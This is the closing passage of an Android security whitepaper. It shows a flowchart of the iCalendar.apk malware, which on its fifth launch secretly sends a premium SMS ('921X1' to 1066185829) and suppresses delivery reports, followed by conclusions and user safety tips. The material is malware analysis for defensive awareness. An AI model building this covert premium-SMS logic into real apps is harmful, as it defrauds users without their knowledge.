

Victim downloads the malicious iCalendar.apk from Android Market.
Victim launches the application on his Android device.
Vicim click on the application for the 5th time.
sendSms() function is called.
Is "Y" Set?
Yes
No
Sends Sms to 1066185829 with the text 921X1 to subscribe for unknown service.
Supress the delivery reports from reaching the vicim's mobile device
save() function is called.
"Y" is set and saved.
Do Nothing.

Fig. 11: Complete iCalendar.apk Malware cycle

Conclusions

A piece of malware with root access to a phone cannot just read any data stored on it, but can also transmit it anywhere. This includes contact information, documents, and even stored account passwords. With access to the root, it is possible to install other components that are not visible from the phone's user interface and cannot be easily removed.
The ways to safeguard the application from these Android malwares are:

- Download applications only from trusted sources.
- Check relevant ratings and reviews before downloading an application.
- Look at the application's permissions very closely.
- Install Android OS updates as soon as they are available.
- Install a mobile security application.

This whitepaper shows an example of how malwares may affect innocent users. Without the users actually knowing about it, they are capable of performing malicious activities in the background. These malwares may cause financial losses to the user by debiting call balances, steal passwords or just corrupt your phone. It is very important to safeguard the application against these malwares by taking the necessary precautions.
It is always better to be safe than to be sorry.